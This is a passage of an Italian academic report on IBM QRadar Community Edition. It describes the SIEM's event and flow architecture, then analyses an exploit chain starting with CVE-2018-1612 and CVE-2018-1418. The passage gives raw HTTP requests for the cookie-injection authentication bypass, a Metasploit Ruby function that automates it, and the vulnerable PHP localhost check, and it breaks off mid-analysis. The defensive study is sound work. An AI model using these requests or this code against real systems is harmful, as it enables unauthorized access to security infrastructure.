

Progetto Internet Security

QRadar® Community Edition
[analisi difensiva]

A cura di Gioele Cageggi

Spunto di riflessione

Dal Rapporto Clusit:

In questa fase storica la SUPERFICIE di ATTACCO complessivamente esposta dalla nostra civiltà digitale CRESCE PIÙ VELOCEMENTE della NOSTRA CAPACITÀ di PROTEGGERLA.

I difensori non riescono ad essere abbastanza efficaci: nonostante i crescenti investimenti in sicurezza informatica, il numero e la gravità degli attacchi continuano ad aumentare.

Si stima che 2/3 degli incidenti non vengano nemmeno rilevati dalle vittime e il rischio teorico di essere colpiti da un attacco informatico di qualche genere è diventato in pratica, nel breve-medio termine, una certezza!

Il modello di sicurezza oggi più diffuso, il medesimo da anni, è di tipo reattivo ed agisce quindi solo dopo che l'incidente si è verificato!

Oltre la metà dei casi gravi di attacco informatico sono di livello banale e hanno sfruttato vulnerabilità note!

Indice

Premessa	4
1 Introduzione	5
2 Funzionamento QRadar® Community Edition	6
2.1 Data Collection	7
2.2 Data Processing.....	7
2.3 Data Searches	7
2.4 Event Data & Flow Data	8
2.5 Events	8
2.5.1 Event Pipeline.....	9
2.5.2 Event Collection	10
2.5.3 Event Processing	11
2.5.4 Magistrate della QRadar Console	12
2.6 Flows	13
2.6.1 Flow Pipeline	14
3 Analisi Vulnerabilità	16
3.1 Bypass Authentication - CVE 2018 1612.....	16
3.1.1 Descrizione	16
3.1.2 Codice Exploit.....	19
3.2 Excute commands as "nobody"- CVE 2018 1418	20
3.2.1 Descrizione	20
3.2.2 Codice Exploit.....	22
3.3 Privilege Escalation Vulnerability.....	23
3.3.1 Descrizione	23
3.3.2 Codice Exploit	24
3.4 Soluzioni	25
3.4.1 Soluzioni fornite da IBM	25
3.4.2 Soluzioni teoriche personali	26
3.5 Screenshots	28
4 Conclusioni.....	32
5 Sitografia	33

Premessa

Gli esperimenti sul software oggetto della presente relazione sono stati effettuate solo sulla seguente versione:

IBM Security QRadar 7.3 Community Edition - 20171003084145

Essendo stato confermato da IBM che le versioni 7.3.0 and 7.3.1 e tutte le versioni rilasciate dalla prima metà del 2014 in poi sono vulnerabili.

Inoltre il download della risorsa non è aperto a tutti quindi tale versione è stata quella concessa da IBM per tale sperimentazione in seguito ad una registrazione e una compilazione di un form.

QRadar prevede una installazione su macchina virtuale con a bordo *CentOS Linux 7.3 minimal - 1804 [1]*

Su cui è stato disabilitato SELinux, per poter installare QRadar come previsto da documentazione [2] (altrimenti si avrebbe un reboot in loop della macchina durante l'installazione) e configurata la rete per poter pingare all'esterno.

Inoltre è stato necessario inserire Gluster 3.8 e tutti i suoi moduli (in modo forzato e manuale) per poter procedere con l'installazione di QRadar poichè nella versione 7.3 di CentOS è stato rimosso.

Essendo il software composto da una parte con interfaccia web, per accedervi, dopo aver avviato la macchina virtuale con QRadar installato e aver atteso circa 6 minuti, in modo tale da rendere il servizio pienamente attivo, è necessario inserire nel proprio browser web:

https://<indirizzo_ip_macchina_virtuale>

Automaticamente si verra indirizzati alla dashboard di controllo.
In questo caso è stato usato come browser Safari.

1 Introduzione

Nel campo della sicurezza informatica con l'acronimo **SIEM** (security information and event management) ci si riferisce ad una serie di prodotti software e servizi che combinano/integrano le funzionalità offerte dai SIM a quelle dei SEM:

SIM (security information management) si occupa della parte di "log management", di attività di analisi e della produzione di report per aderire, ad esempio, norme di compliance.

SEM (security event management) si occupa del monitoraggio in real-time degli eventi, dell'incident management in ambito security, per quanto riguarda eventi che accadono sulla rete, sui dispositivi di sicurezza, sui sistemi o le applicazioni.

Molte aziende decidono di implementare un SIEM non solo come tentativo di proteggere dati sensibili, ma anche per dimostrare lo stesso, così da rispettare i loro requisiti di conformità.

I principali motivi per i quali si ha bisogno di un SIEM sono i seguenti:

- Obblighi di conformità.
- Ottenimento e mantenimento di certificazione.
- Gestione e conservazione dei log.
- Monitoraggio continuo e risposta agli incidenti.
- Enforcement delle policy e violazioni di queste ultime.

IBM QRadar [3] è la piattaforma al centro della Security Intelligence IBM.


Rappresenta una architettura modulare che permette di avere sotto controllo in real-time la visibilità della propria infrastruttura IT e quindi può essere usata per controllare minaccie. E' possibile scalare QRadar per incontrare logs e flow collection così come altri tipi di analisi volute. Infatti sono previsti dei moduli per la piattaforma QRadar come QRadar Risk Manager, QRadar Vulnerability Manager, and QRadar Incident Forensics, su quest'ultima si baserà la nostra analisi.

Nel nostro caso useremo la versione Community Edition che è rivolta ad un uso individuale e che permette di usufruire in parte delle capacità del software integrale.

2 Funzionamento QRadar® Community Edition

IBM Security QRadar colleziona, processa, aggrega e memorizza informazioni di rete in real time. QRadar usa queste informazioni per garantire sicurezza nella rete provvedendo informazioni in tempo reale e monitorando, mediante avvisi e notifiche, per eventuali risposte ad attacchi di rete.

La logica dietro l'intero ecosistema dell'Intelligence Security Platform QRadar si basa su tre livelli [4], indipendentemente dalle dimensioni e dalla complessità del campo su cui esso viene reso operativo. Il seguente diagramma mostra i tre livelli che costituiscono l'architettura di QRadar



Analizzeremo in dettaglio i tre livelli:

- Data Collection
- Data Processing
- Data Searches

Successivamente ci concentreremo ad analizzare i due tipi di dati su cui QRadar lavora cioè dati eventi (Event Data) e dati flusso (Flow Data).

2.1 Data Collection

La funzionalità “core” di QRadar SIEM è centrata sul Data collection che rappresenta il primo livello, dove tutte le informazioni di eventi e/o flussi sono “collezionati” dalla rete.

Tali dati vengono analizzati e normalizzati prima di essere passati al livello successivo. La normalizzazione serve a trasformare i dati raw in un formato usabile da QRadar.

2.2 Data Processing

Dopo che i dati vengono raccolti, analizzati e normalizzati per renderli comprensibili a QRadar si passa al secondo livello ovvero Data Processing. Tale livello si specializza in modo diverso in base al tipo di dato trattato ma, in generale, in ambo i casi, eventi e flow passano per il Custom Rules Engine (CRE) che genera avvisi e notifiche in base ai dati ricevuti e, successivamente, i dati vengono memorizzati nello storage.

2.3 Data Searches

Nel terzo livello arrivano dati collezionati e processati da QRadar. Possono essere consultati dagli utenti per effettuare delle ricerche, analisi, report completi e complessi, avvisi e investigazione su attacchi. L’utente può ricercare e controllare i task di sicurezza della rete con l’interfaccia utente QRadar Console.

2.4 Event Data & Flow Data

Un'altra funzionalità "core" di QRadar SIEM è controllare la sicurezza della rete monitorando dati di flussi e di eventi.

Vi è una differenza significativa tra i due [5]

I dati eventi rappresentano eventi che si verificano in determinati istanti di tempo nell'ambiente dell'utenza come login, emails, connessioni VPN, negazioni da parte di firewall, connessioni proxy e altre tipi di eventi che si ritiene opportuno memorizzare nei log.

Quindi esso è un log di una specifica azione avvenuta ad uno specifico tempo e tale evento è memorizzato in quello specifico istante di tempo.


I dati flusso rappresentano l'attività o la sessione tra due host sulla rete stessa. La normalizzazione, in questo caso, converte i dati raw in indirizzi IP, porte, byte, pacchetti e altre informazioni in flow records. Un flusso è un record di attività di rete che può durare secondi, minuti, ore o anche giorni, dipende quindi dall'attività dentro la sessione. Per esempio, una richiesta web per poter scaricare più file come immagini, ads, video può durare dai 5 ai 10 secondi oppure un utente che guarda una film può instaurare una sessione di rete che dura anche due ore. Quindi dati flow si riferiscono all'attività tra due host.

2.5 Events

QRadar preleva event logs da sorgenti di log che sono nella rete. Una sorgente di log è un sorgente di informazione come firewall o IPS che crea event log. Tale acquisizione viene effettuata usando protocolli come syslog, syslog-tcp e SNMP.

2.5.1 Event Pipeline

Prima di poter osservare, analizzare ed usare i dati eventi, sulla console di QRadar, è necessario che tali eventi vengano prelevati da sorgenti di log mediante l'Event Collector e processati dall'Event Processor. Il seguente diagramma mostra i livelli dell' Event Pipeline:



2.5.2 Event Collector

Il componente Event Collector esegue le seguenti funzioni:

Protocol

Colleziona dati da protocolli che fungono da sorgenti log come Syslog, JDBC, Log File, and SNMP.

License throttling

Monitora ed indica al sistema il numero di eventi entranti per controllare code in ingresso e license EPS.

Parsing

Prende il contenuto raw degli eventi fornito dalla sorgente e dopo averlo analizzato lo converte in un formato usabile da QRadar.

Log source traffic analysis and auto discover

Applica l'analisi e la normalizzazione dei dati evento ai possibili DMS che supportano la auto discover.

Coalescing

Gli eventi sono analizzati e poi correlati tra loro in base ad un attributo comune.

Event forwarding

Applica regole di routing per il sistema in modo da effettuare un forwarding dei dati a determinati target, sistemi esterni di SysLog, sistemi JSON e altri tipi di SIEMs

Quando l'Event Collector riceve dati eventi da sorgenti di log, li inserisce dentro code di input per essere processati. La dimensione delle code varia in base al protocollo o al metodo che viene usato, e da queste code gli eventi vengono analizzati e normalizzati. La normalizzazione è un processo che permette di inserire i dati raw all'interno di format che contiene almeno un campo che rappresenta indirizzo IP che successivamente QRadar userà.

QRadar riconosce sorgenti log conosciute dall'indirizzo IP o dal nome dell'host che è contenuto nell'header presente nel format creato durante la fase di normalizzazione.

Successivamente i dati evento appartenenti a stesse sorgenti di log conosciute vengono correlati tra loro in unici records.

Per eventi nuovi o appartenenti a sorgenti di log sconosciute, che quindi non sono stati mai definiti precedentemente, si ha un trattamento diverso, infatti vengono passati direttamente all'analytic network engine (se è attivo l'auto detection).

Quando i nuovi sorgenti log vengono scoperti viene inviato un messaggio di richiesta configurazione alla QRadar Console in cui viene chiesto di inserire tale sorgente di log nel DB. Questo avviene se l'auto detection è attivo altrimenti, così come avverrebbe anche nel caso in cui si supera il numero di log sources previste da licenza, la nuova sorgente di log non viene inserita.

2.5.3 Event Processing

Il componente Event Processing esegue le seguenti funzioni:

Custom Rules Engine (CRE)

Il CRE è il responsabile che si occupa dell'elaborazione dei dati evento ricevuti dal livello inferiore. Tali eventi vengono comparati con delle regole definite, ottenute considerando le tracce e informazioni restanti da incidenti di sistema, attacchi, ed altro accaduto precedentemente, per poter generare notifiche all'utente. Quando un evento matcha una regola, vengono generati un insieme di response e azioni come syslog, SNMP, messaggi email, nuovi eventi e inoltre viene inviata una notifica dall'Event Processor al Magistrate della Console QRadar specificando che un evento ha triggerato una determinata o un insieme di regole. Il componente che rappresenta il Magistrate nella Console crea e gestisce le offensive.

Streaming

Invia dati evento in tempo reale alla Console QRadar quando un utente sta visualizzando eventi dal Log Activity Tab con streaming in Real-time. Gli streamed events non sono forniti dal database.

Event Storage

Gli eventi vengono inseriti in un DB temporale i cui i dati vengono memorizzati minuto a minuto. I dati verranno archiviati in seguito alla loro elaborazione.

L'Event Collector invia dati eventi normalizzati all'Event Processor. Qui gli eventi vengono elaborati dal Custom Rules Engine. Se un dato evento coincide con una regola contenuta nel CRE, che sono predefinite nella QRadar Console, l'Event Processor esegue l'azione prevista come reazione alla regola associata.

2.5.4 Magistrate della QRadar Console

Il componente Magistrate esegue le seguenti funzioni:

Offensive Rules

Monitora e agisce in caso di offensive, generando email e/o notifiche varie

Offense Management

Controlla le offensive attive, cambia lo stato delle offensive e provvede all'utente l'accesso alle informazioni circa le offensive mediante il tab Offenses presente nella QRadar Console

Offense Storage

Scrive le informazioni delle offensive su un Postgres database

Il Magistrate Processing Core (MPC) è il responsabile per la correlazione delle offensive in seguito alle notifiche ricevute dall'Event Processor. Solo la QRadar Console possiede il componente Magistrate.

2.6 Flows

La componente che in QRadar colleziona e crea flussi di informazioni è QFlow. Tale componente non effettua una raccolta full packet capture, quindi di un pacchetto viene prelevato solo l'header e non il payload.

Un Flusso QRadar rappresenta un'attività di rete ottenuta normalizzando indirizzi IP, porte, byte, pacchetti e altri dati contenuti dentro flow records che effettivamente rappresentano la sessione di rete tra due host.

Per sessioni che durano intervalli di tempo multipli (minuti), il Pipeline Flow riporta un record alla fine di ogni minuto con informazioni circa bytes, pacchetti ed altro.

Un flow inizia quando il Flow Collector individua un primo pacchetto e successivi pacchetti aventi stesso indirizzo IP di sorgente e destinazione, stessa porta sorgente e destinazione e altre opzioni specifiche da protocollo.

All'arrivo di nuovo pacchetto esso viene valutato.

La quantità di bytes e i pacchetti appartenenti allo stesso flow vengono aggiunti ad un contatore statistico nel flow record. Alla fine di un intervallo di tempo viene inviato un record di stato al Flow Processor e il contatore statistico nominato precedentemente viene resettato (per i nuovi e futuri pacchetti). Un flow termina quando nessuna attività viene riscontrata per tale flow all'interno di un intervallo di tempo prestabilito.

QFlow può processare flussi provenienti da

Risorse Interne

Collegandosi ad una porta SPAN o ad una rete TAP.

Risorse Esterne

Come ad esempio netflow, sflow, jflow che rappresentano


protocolli di rete da cui è possibile ottenere sorgenti di flow.

Non tutti passano per il Flow Collector ma, spesso, direttamente

al Flow Processore (dipende dal tipo di protocollo, se restituisce

un flusso comprensibile per QFlow).

Il seguente grafico mostra come QFlow può prelevare flussi.



2.6.1 Flow Pipeline

Il Flow Collector genera flussi di dati a partire da pacchetti raw che sono ottenuti da sorgenti interne, mediante porte monitor come SPANs, TAPs o altri session controller, sorgenti di flusso esterne come netflow, sflow, jflow. Questi dati vengono poi convertiti in un formato QRadar Flow e inviati alla pipeline per essere processati.

Il Flow Processor (Pipeline) esegue le seguenti istruzioni:

Flow Deduplication

Rappresenta un processo che rimuove flow duplicati quando più Flow Collectors (diversi) forniscono dati uguali al Flow Processors.

Asymmetric recombination

Responsabile della combinazione di due lati dello stesso flow quando i dati vengono forniti asimmetricamente. In questo caso il Flow Processor riceve flussi di records appartenenti allo stesso flow da due sorgenti e la prima rappresenta un flusso in entrata l'altra in uscita. Questo processo riconosce flussi da entrambi i lati e li combina per formare un unico record. Tuttavia, a volte, solo un lato di un flow esiste.

License Throttling

Monitora il numero di flow in ingresso al sistema per gestire le code di input e il licensing.

Forwarding

Applica regole di routing per il sistema come ad esempio mandare flussi di dati a determinati target o a sistemi di logging esterni o anche ad altri SIEM.

I flussi ricevuti dal Flow Collector passano poi per il Custom Rules Engine (CRE, visto precedentemente), che correla il flusso in entrata alle regole configurate. Un'offensiva potrebbe essere generata in base al risultato di tale correlazione. E' possibile osservare le offensive nel tab Offenses di QRadar Console.

3 Analisi Vulnerabilità

QRadar ha una componente che permette di effettuare analisi forense: QRadar Incident Forensics. Tale componente non è disponibile all'uso nella versione free di QRadar ovvero la Community Edition, ma il codice è presente e parte di esso funziona. Essa è costituita da due parti: una servlet java e l'altra rappresenta la main web application in PHP. Ci useremo di questa componente per poter eseguire l'Exploit.

Le vulnerabilità che si tratteranno sono tre:

- Bypass Authentication - CVE 2018 1612 [6].
- Excute commands as "nobody" - CVE 2018 1418 [7].
- Privilege Escalation Vulnerability [8].

Come è possibile notare della terza non vi è nessuna CVE.

Le vulnerabilità presentate in questa relazione se prese singolarmente non hanno la stessa debolezza rispetto al combinarle in catena.

L'exploit che useremo, costruito per il framework Metasploit, permette di violare le tre vulnerabilità elencate precedentemente andando ad abusare di entrambe le parti dell'applicazione forense per bypassare l'autenticazione e scrivere un file sul disco e successivamente effettua un "cron job" (lavoro da crick) per salire di privilegio a utente root.

3.1 Bypass Authentication - CVE 2018 1612

3.1.1 Descrizione

IBM QRadar Incident Forensics permette ad un utente remoto di bypassare l'autenticazione e ottenere informazioni sensibili

Requisiti: Attacante collegato alla stessa rete.

L'autenticazione in QRadar viene effettuata mediante SEC e QRadarCSFR cookies, che rappresentano una UUID session. Questa viene gestita all'interno della QRadar Console da un Session Manager.

La ForensicsAnalysisServlet, all'arrivo di una richiesta, con la quale il richiedente specifica entrambi i tokens da registrare, memorizza i cookies SEC e QRadarCSRF in una HashMap Table temporanea mediante l'azione setSecurityTokens. Per poter procedere all'autenticazione è necessario che i cookies specificati nella richiesta siano cookies validi. Il controllo, per verificare che essi siano validi, viene effettuato dalla Console confrontando i cookies presenti nella richiesta, precedentemente memorizzati nella HashMap Table temporanea, con i cookies presenti nella HashMap Table dei cookies validi (l'inserimento in questa table viene effettuata sempre con l'azione setSecurityTokens). Se vi è una corrispondenza allora l'autenticazione va a buon fine altrimenti viene negato l'accesso.

Nella ForensicsAnalysisServlet vi è una funzione doGetOrPost() che processa tutte le richieste ricevute.

Questa funzione effettua varie azioni come prelevare file di risultati, effettuare richieste di analisi, controllare gli stati delle richieste ed altro ancora. Quindi, quando arriva una qualsiasi richiesta per la ForensicsAnalysisServlet essa viene elaborata da tale funzione.

Esiste un parametro per l'azione setSecurityTokens chiamato forensicsManagedHostIPS con cui è possibile specificare uno o più indirizzi di host *fidati* a cui inoltrare la richiesta ricevuta.

Se nella richiesta è presente l'azione setSecurityTokens, la funzione doGetOrPost() passerà la richiesta alla funzione doPassThrough().

In genere la funzione doPassThrough() controlla se la richiesta ricevuta contiene cookies validi in un determinato punto di esecuzione, a meno di un caso "speciale" ovvero quando all'azione setSecurityTokens viene associato il parametro forensicsManagedHostIPS: allora i cookies presenti nella richiesta verranno inseriti nella HashMap Table dei cookies validi prima di essere verificati!

Quindi è chiaro che un utente non autenticato può inserire arbitrari token SEC e QRadarCSRF dentro la cookie HashMap come cookie validi della servlet!

Proviamo a fare una richiesta alla servlet

```
● ● ●  
GET /ForensicsAnalysisServlet/?action=someaction HTTP/1.1  
Cookie: SEC=owned; QRadarCSRF=superowned;
```

La risposta, prevedibile è

```
● ● ●  
HTTP/1.1 403 Forbidden
```

Proviamo adesso ad applicare ciò che abbiamo affermato precedentemente e inviamo la richiesta di aggiungere i cookie alla lista dei token validi.

```
● ● ●  
POST /ForensicsAnalysisServlet/  
    action=setSecurityTokens&forensicsManagedHostIps=something HTTP/1.1  
Cookie: SEC=owned; QRadarCSRF=superowned;  
Content-Type: application/json  
Content-Length: 44  
  
something1002,something1003,owned,superowned
```

Il server a questo punto risponderà con

```
● ● ●  
HTTP/1.1 200 OK  
{"exceptionMessageValue":"javax.servlet.ServletException: No valid forensics analysis  
host token data found."}
```

Adesso che i nostri cookies sono stati aggiunti con successo nella SECCookiesMap e nella QradarCSRFCookiesMap. Possiamo invocare tutte le funzioni Java (anche quelle che richiedono i cookie autenticati) nella ForensicsAnalysisServlet.

Proviamo quindi a ripetere la richiesta iniziale



```
GET /ForensicsAnalysisServlet/?action=someaction HTTP/1.1
Cookie: SEC=owned; QRadarCSRF=superowned;
```

La risposta adesso sarà



```
HTTP/1.1 200 OK
{"exceptionMessageValue":"javax.servlet.ServletException: No valid forensics analysis
solrDocIds parameter found."}
```

Abbiamo bypassato l'autenticazione!

3.1.2 Codice



```
# step 1 of the exploit, bypass authentication in the ForensicAnalysisServlet
def set_cookies
  @sec_cookie = SecureRandom.uuid
  @csrf_cookie = SecureRandom.uuid

  post_data = "#{rand_text_alpha(rand(12)+5)},#{rand_text_alpha(rand(12)+5)}, +
  "#{@sec_cookie},#{@csrf_cookie}"

  res = send_request_cgi({
    'uri'      => '/ForensicsAnalysisServlet/',
    'method'   => 'POST',
    'ctype'    => 'application/json',
    'cookie'   => "SEC=#{@sec_cookie}; QRadarCSRF=#{@csrf_cookie};",
    'vars_get' =>
    {
      'action'  => 'setSecurityTokens',
      'forensicsManagedHostIps' => "#{rand(256)}.#{rand(256)}.#{rand(256)}.#
{rand(256)}"
    },
    'data'     => post_data
  })

  if res.code != 200
    fail_with(Failure::Unknown, "#{peer} - Failed to set the SEC and QRadar CSRF
cookies")
  end
end
```

3.2 Execute commands as "nobody"- CVE 2018 1418

3.2.1 Descrizione

IBM QRadar SIEM permette ad un utente remoto che ha bypassato l'autenticazione di eseguire comandi su shell come utente "nobody".

Requisiti: Autenticazione

Usare la vulnerabilità precedente per aggiungere i cookie SEC e QRadarCSRF nella HashMaps della ForensicAnalysisServlet ci permette di bypassare l'autenticazione ed invocare ogni funzione Java dell'applicazione.

La seconda vulnerabilità sta nella parte PHP della applicazione web forense. L'applicazione web accetta qualsiasi richiesta proveniente da localhost senza previa autenticazione. Essa viene fatta nella parte PHP a partire dal file DejaVu/qradar_helper.php che invoca la funzione LoginCurrentUser().

```
public function LoginCurrentUser ($remember, &$errorInfo){  
    //if local server request don't need to login the user  
    if($_SERVER['REMOTE_ADDR'] == $_SERVER['SERVER_ADDR']) return true;
```

E' da notare che non avere autenticazione per localhost non necessariamente rappresenta una vulnerabilità ma essa non è una *Best Pratic*, di fatto può portare a situazione come quella descritta sotto.

Quindi com'è possibile effettuare richieste che sembrino arrivare da localhost? L'idea è quella di fare leva sulla funzione doPassThrough() vista precedentemente. La funzione, oltre a quanto osservato prima, effettua un forward della richiesta ricevuta agli indirizzi host inseriti nel parametro forensicsManagedHostips.

E' chiaro che se inseriamo l'indirizzo localhost 127.0.0.1 come parametro forensicsManagedHostips possiamo guidare la ForensicAnalysisServlet ad effettuare un forward della richiesta alla PHP web application e bypassare l'autenticazione lato PHP.

